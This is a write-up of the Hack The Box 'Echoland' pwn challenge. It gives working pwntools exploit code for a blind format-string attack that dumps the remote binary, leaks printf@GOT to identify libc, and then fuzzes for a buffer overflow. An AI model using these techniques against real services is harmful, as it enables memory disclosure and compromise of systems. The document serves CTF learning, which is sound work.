
Karol Mazurek Follow

Dec 7, 2021 · 9 min read ·

Save

PWN Echoland challenge — HTB

Blind Format String & Dumping binary & RE & BO [x64]



This is my 12th walkthrough referring to the methodology described here.
It will be as always:

- concise
- straight to the point

> *From this tutorial, I decided it was time to grow up and started using Python version 3.9+ take a notice of this fact when you are using the below code.*

. . .

0. Connect to the binary:


- The only information provided with this challenge was an IP address and port number.
- You can connect to the binary using for example `netcat` as below:

```
❯  nc 46.101.85.29 32752

🦇 Inside the dark cave. 🦇
1. Scream.
2. Run outside.
> HELLO
HELLO

1. Scream.
2. Run outside.
> asd
asd

1. Scream.
2. Run outside.
>
```

- Typing `HELLO` or `asd` resulting in the same value echoed back.
- Another option is to (1) `Scream.` …

```
1. Scream.
2. Run outside.
> 1
>> AAAAAAAAA
Your friend did not recognize you and ran the other way!
```

- … but nobody will hear you :)
- The last option is to (2) `Run outside.` but it looks like an infinite loop.



- Simple check with `%p` as an input leaked some data from the stack and `%s` crashed the binary.

```
❯  nc 46.101.85.29 32752

🦇 Inside the dark cave. 🦇
1. Scream.
2. Run outside.
> %p--%p--%p
0x6e--0xfffffff4--0x10

1. Scream.
2. Run outside.
> %s
/home/ctf/run_challenge.sh: line 2:    35 Segmentation fault      ./echoland
```

- You can use Format String vulnerability to your advantage and leak the pointers from binary using `%p` to get a general overview of the application.

```python
from pwn import *
#-*- coding: utf-8 -*-
context.log_level = 'error'
context.update(arch = 'amd64', os = 'linux')
ip, port = "178.62.32.210:31683".split(":")


def leak_pointers_from_stack(ip,port):
    '''Format string - leak pointers to get the libc/main address and architecture.'''
    for i in range(0,20):
        try:
            p = remote(ip,port)
            p.sendline("%{}$p".format(i).encode())
            sleep(0.2)
            leak = p.recv()
            x =str(i) + " : " + leak.decode().split(">")[1].split("\x0a\x0a")[0]
            print(x)
            p.close()
        except:
            p.close()
            pass

leak_pointers_from_stack(ip,port)

```

You can copy the above code from the snippet at the bottom of this writeup.

- As you can see below, on the target machine there is x64 architecture, ASLR being on, we can leak pointer to the main module at the 12th offset and pointer from libc at the 13th position:

```
❯ python dump_binary.py
0 :  %0$p
1 :  0x6e
2 :  0xfffffff4
3 :  (nil)
4 :  0x1d
5 :  0x7f93a5e304c0
6 :  0x7ffcf1b73cb8
7 :  0x100000000
8 :  0xa70243825
9 :  (nil)
10 :  0x7ffd00000000
11 :  0x100000000
12 :  0x55de7f590400
13 :  0x7f34abe06bf7
14 :  0x1
15 :  0x7ffe776ab908
16 :  0x100008000
17 :  0x55643ffcc2ef
18 :  (nil)
```

2. Blind Format String — finding magic bytes:

- In order to dump binary code, you have to first find any pointer from the main module and it was shown above.
- Then you have to automatically grab this pointer for further exploitation using the below function which returns leaked main address — thus bypassing **ASLR**:

```python
def leak_pointer_to_main():
    '''12th pointer is one from the main()'''
    p.sendline(b"%12$p")
    sleep(0.3)
    p.recvuntil(b"> ")
    leak_all = p.recv()
    leak = leak_all.decode().split("\n")[0]
    print("Leaked main address: " + leak)
    return int(leak,16)

```

You can copy the above code from the snippet at the bottom of this writeup.

- Then you have to subtract some bytes till you find **ELF magic bytes**.
- This is an important step, because you should dump the binary from the ELF header segment.

```python

def search_elf_magic_bytes(leaked_main,addr):
    '''Search through the process memory to find ELF magic bytes: \x7fELF.'''
    while True:
        leak_part = b"%9$sEOF" + b"\x00"
        try:
            p.sendline(leak_part + p64(leaked_main + addr))
            resp = p.recvuntil(b"1. Scream.\n2. Run outside.\n> ")
            leak = resp.split(b"EOF")[0] + b"\x00"
            print("Deferenced pointer: " + leak.decode("unicode_escape"))
            if b"\x7FELF" in leak:
                magic_bytes = leaked_main + addr
                print("MAGIC BYTES FOUND @: " + hex(magic_bytes))
                return magic_bytes, False
                break
            addr -=0x100
        except:
            addr -=0x100
            p.close()
            return addr, True

# Find ELF magic bytes => start_main_address
elf_found=True
addr = 0
leaked_main = 0
while elf_found:
    p = remote(ip,port)
    print("CURRENT ADDRESS = " + hex(addr))
```

- The above function `search_elf_magic_bytes` is very simple:

  1. It connects to the target binary at line 62 until it does not find ELF magic bytes `while elf_found` — 61st line.
  2. It executes the function `leak_pointer_to_main()` at line 64 and adds `addr` variables to the returned by the function address of main.
  3. This `addr` variable is returned by the `search_elf_magic_bytes` and it is being decremented by `0x100` until it finds ELF magic bytes, then it will return the calculated pointer to those bytes.
  4. `search_elf_magic_bytes` handles exceptions, because during pointer deference using `%s` at line 42 there is a big chance of a ***Segmentation fault*** because not every location points to a valid string array.
  5. There is a nice trick at line 45 if you are using Python 3 and working with bytes, to decode those bytes using `"unicode_escape"`. Usually, it will give better results than `"ASCII"` or `"UTF-8"`.

```
❯ python dump_binary.py
CURRENT ADDRESS = 0x0
Leaked main address: 0x55b64e=k)\x00
Deferenced pointer: uĐèYÿÿÿÇEü�\x00
Deferenced pointer: ó\x0fú=\x1d\x00
Deferenced pointer: ó\x0fúòÿ%
Deferenced pointer: ó\x0fúHH\x05\x99/\x00
Deferenced pointer: \x00
Deferenced pointer: \x00
Deferenced pointer: \x00
Deferenced pointer: \x00
Deferenced pointer: \x00
Deferenced pointer: \x00
Deferenced pointer: \x00
Deferenced pointer: \x00
Deferenced pointer: ð?\x00
Deferenced pointer: ble\x00
Deferenced pointer: \x00
Deferenced pointer: \x00
Deferenced pointer: �\x00
Deferenced pointer: \x04
Deferenced pointer: \x00
Deferenced pointer: \x7fELF���\x00
MAGIC BYTES FOUND @: 0x55b64ede5000
```

- As you can see above, magic bytes were found and from this point, you can begin leaking bytes to re-create the binary on your machine.

3. Blind Format String — dumping the binary:

- By leaking the pointer address to **the ELF header** you can actually dump the binary code and then decompile it using **Ghidra/IDA/Binary ninja** or any other RE tool that you like.

```python
69 def dump_binary(magic_bytes_addr):
70     '''Dump the binary data'''
71     base = magic_bytes_addr
72     leak,leaked = bytearray(),bytearray()
73     offset = len(leaked)
74     while offset <= 0x5000:
75         with open("leak.bin", "ab") as l:
76             addr = p64(base + len(leaked))
77             leak_part = b"%9$sEOF\x00"
78             p.sendline(leak_part + addr)
79             resp = p.recvuntil(b"1. Scream.\n2. Run outside.\n> ")
80             leak = resp.split(b"EOF")[0] + b"\x00"
81             leaked.extend(leak)
82             print("Address: " + hex(unpack("<Q",addr.ljust(8,b"\x00"))[0]) + " - Offset: " + str
               (offset) + ":" + hex(offset)+ " - Leaked data: " + leak.decode("unicode_escape"))
83             l.write(leak)
84             l.flush()
85             offset = len(leaked)
86
87
88 # Dump binary:
89 dump_binary(start_main_addr)
90
```

You can copy the above code from the snippet at the bottom of this writeup.

- Using pointer deference at line 77 and proper stack alignment at line 78 dump raw bytes of remote binary to your machine.
- The whole binary got the length of `0x5000` bytes, that is why while loop count to `0x5000` at line 74.

```
Deferenced pointer: \x7fELF□□□\x00
MAGIC BYTES FOUND @: 0x55a9f43e1000
Address: 0x55a9f43e1000 - Offset: 0:0x0 - Leaked data: \x7fELF□□□\x00
Address: 0x55a9f43e1008 - Offset: 8:0x8 - Leaked data: \x00
Address: 0x55a9f43e1009 - Offset: 9:0x9 - Leaked data: \x00
Address: 0x55a9f43e100a - Offset: 10:0xa - Leaked data: \x00
Address: 0x55a9f43e100b - Offset: 11:0xb - Leaked data: \x00
Address: 0x55a9f43e100c - Offset: 12:0xc - Leaked data: \x00
Address: 0x55a9f43e100d - Offset: 13:0xd - Leaked data: \x00
Address: 0x55a9f43e100e - Offset: 14:0xe - Leaked data: \x00
Address: 0x55a9f43e100f - Offset: 15:0xf - Leaked data: \x00
Address: 0x55a9f43e1010 - Offset: 16:0x10 - Leaked data: \x03
Address: 0x55a9f43e1012 - Offset: 18:0x12 - Leaked data: >\x00
Address: 0x55a9f43e1014 - Offset: 20:0x14 - Leaked data: □\x00
Address: 0x55a9f43e1016 - Offset: 22:0x16 - Leaked data: \x00
Address: 0x55a9f43e1017 - Offset: 23:0x17 - Leaked data: \x00
Address: 0x55a9f43e1018 - Offset: 24:0x18 - Leaked data: `\x11
```

- You can watch the dump file slowly growing using `tail -f leak.bin | xxd`

```
❯ tail -f leak.bin | xxd
00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF............
00000010: 0300 3e00 0100 0000 6011 0000 0000 0000  ..>.....`.......
00000020: 4000 0000 0000 0000 883b 0000 0000 0000  @.......;.......
```


- Voilà, now you can use this leaked file to decompile it using Binary Ninja.

```
❯ file leak.bin
leak.bin: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, stripped
~/htb
```


4. Reverse the leaked binary:

- Open the leaked file using any decompiler on `leak.bin` for example, **Binary Ninja** and click on `_start` symbol (**Ghidra** couldn't analyze this so well like Binary Ninja and this is not an advertisement ^^):

```
_start:
endbr64
xor     ebp, ebp  {0x0}
mov     r9, rdx
pop     rsi {__return_addr}
mov     rdx, rsp {arg_8}
and     rsp, 0xfffffffffffffff0
push    rax {var_8}
push    rsp {var_8} {var_10}
lea     r8, [rel data_1470]
lea     rcx, [rel data_1400]
lea     rdi, [rel data_12ef]
call    qword [rel data_3fe0]
hlt
{ Does not return }
```



- When you double click on this address it will redirect you to another one, double click it again and you will see the `main()` :



- Now a bit of Reverse Engineering to get the `printf@GOT` and then deference it to get the last 3 bytes of `printf` function address, so you can get the idea of what libc version is being used on the target system.

```
int64_t sub_12f3()

00001302  sub_1260()
0000131f  char var_28
0000131f  sub_1110(&var_28, 0, 0x14)
0000132b  sub_10e0(data_2048)
0000133c  while (true)
0000133c      sub_1100("1. Scream.\n2. Run outside.\n> ")
00001357      *(&var_28 + sub_1120(0, &var_28, 0x13)) = 0
0000136d      if (sub_10f0(&var_28, 0x6e) != 0)
00001379          sub_10e0(data_2088)
00001383          sub_1150(1)
0000139f      if (zx.d(var_28) == 0)
0000139f          break
000013ad      sub_1100(&var_28)
000013b7      sub_10d0(0xa)
000013cd  if (sub_12a7() == 0)
000013e6      sub_10e0(data_2100)
000013d8  else
000013d8      sub_10e0("ou do not have enough energy for…"  )
000013f1  return 0
```

- Above you can see `main()` — this is the corresponding code to the “Welcome message” where you chose between two options and leak data using format string vulnerability.
- At the offset `0000133c` and the offset `000013ad` you can see `sub_1100` call.

```
int64_t sub_12f3()

00001302  sub_1260()
0000131f  char var_28
0000131f  sub_1110(&var_28, 0, 0x14)
0000132b  sub_10e0(data_2048)
0000133c  while (true)
0000133c      sub_1100("1. Scream.\n2. Run outside.\n> ")
00001357      *(&var_28 + sub_1120(0, &var_28, 0x13)) = 0
0000136d      if (sub_10f0(&var_28, 0x6e) != 0)
00001379          sub_10e0(data_2088)
00001383          sub_1150(1)
0000139f      if (zx.d(var_28) == 0)
0000139f          break
000013ad      sub_1100(&var_28)
000013b7      sub_10d0(0xa)
000013cd  if (sub_12a7() == 0)
000013e6      sub_10e0(data_2100)
000013d8  else
000013d8      sub_10e0("ou do not have enough energy for…"  )
000013f1  return 0
```

- This is the call you are looking for — `printf@PLT` and you can guess it because 1. it prints data at `0000133c` 2. decompiled code is vulnerable to format string at line `000013ad` .

Example

```
#include  <stdio.h>
void main(int argc, char **argv)
{
    // This line is safe
    printf("%s\n", argv[1]);

    // This line is vulnerable
```

Source: https://owasp.org/www-community/attacks/Format_string_attack

- Above you can see an example of a vulnerable C code from OWASP, can you see the similarities? :)
- If yes, go on and double click on `sub_1100()` to get into the stub.

```
int64_t sub_1100()

00001104  jump(*data_3fa8)

0000110b
```

- As you can see now if you double-click on `data_3fa8` you should be redirected to the GOT table…

```
00003f88  int64_t data_3f88 = 0x0
00003f90  int64_t data_3f90 = 0x1000103000
00003f98  int64_t data_3f98 = 0x1000104000
00003fa0  int64_t data_3fa0 = 0x1000105000
00003fa8  int64_t data_3fa8 = 0x1000106000
00003fb0  int64_t data_3fb0 = 0x1000107000
00003fb8  int64_t data_3fb8 = 0x1000108000
00003fc0  int64_t data_3fc0 = 0x1000109000
00003fc8  int64_t data_3fc8 = 0x100010a000
00003fd0  int64_t data_3fd0 = 0x100010b000
00003fd8  int64_t data_3fd8 = 0x0
00003fe0  int64_t data_3fe0 = 0x0
00003fe8  int64_t data_3fe8 = 0x0
```

- … and indeed, here you are. `0003fa8` offset is the `printf@GOT` .

5. Get the target libc:

- The below function will calculate the proper address of `printf@plt` during


```python
# After reversing - 0x00003fa8
def leak_printf_got(start_main_addr):
    '''Leak printf@GOT - which is dynamically linked during runtime'''
    printf_GOT = 0x00003fa8
    printf_addr = start_main_addr + printf_GOT
    print("Leaked printf address: " + hex(printf_addr))
    leak_part = b"%9$sEOF\x00"
    p.sendline(leak_part + p64(printf_addr))
    resp = p.recv()#until(b"1. Scream.\n2. Run outside.\n> ")
    leak = resp.split(b"EOF")[0] + b"\x00"
    libc_printf = hex(u64(leak.ljust(8,b"\x00")))
    print("[!!!] Leaked libc printf : " + libc_printf)
    return int(libc_printf,16)

libc_printf = leak_printf_got(start_main_addr)
```

You can copy the above code from the snippet at the bottom of this writeup.

- As you can see below, it works, you get the `printf()` from remote libc.

```
Deferenced pointer: \x7fELF���\x00
MAGIC BYTES FOUND @: 0x5607a6680000
Leaked printf address: 0x5607a6683fa8
[!!!] Leaked libc printf : 0x7fd8658e0f70
~/htb
```

- Now use the last three bytes to query the libc database to check what version of libc is being used on the target system:



I just copy-paste the whole printf() address here, but you can use just the last 3 bytes.

- In the situation when you have more potentially valid libc to choose from, you can try to decompile more functions from dumped `leak.bin` and using `%s` leak their address during runtime, then you should get only one libc.
- Click on this libc and download it. It will be used later to calculate the `one_gadget` address.

6. Spot the second vulnerability — buffer overflow:

- The second vulnerability could be found for example by fuzzing the app.
- Below is my quick and dirty Buffer overflow fuzzer which fuzz the first option with chars between 30–100 length:

```python
def fuzz_buffer_overflow(ip,port):
    '''Find the offset of RIP overflow'''
    for i in range(30,100):
        try:
            p = remote(ip,port)
            p.sendline(b"1")
            sleep(0.3)
            p.recv()
            print("FUZZING: " + str(i))
            p.sendline(cyclic(i))
            sleep(0.3)
            data = p.recv()
            print(data.decode("unicode_escape"))
            if b"Segmentation" in data:
                print("========================\nBuffer overflow found @: " + str(i) + "\n========================")
                break
            p.close()
        except:
            p.close()
            pass

fuzz_buffer_overflow(ip,port)
```

